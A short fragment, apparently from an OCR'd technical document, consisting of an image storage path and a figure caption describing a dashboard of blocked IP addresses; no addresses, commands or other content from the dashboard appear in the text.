

Fig.10 Dashboard showing Blocked IP Addresses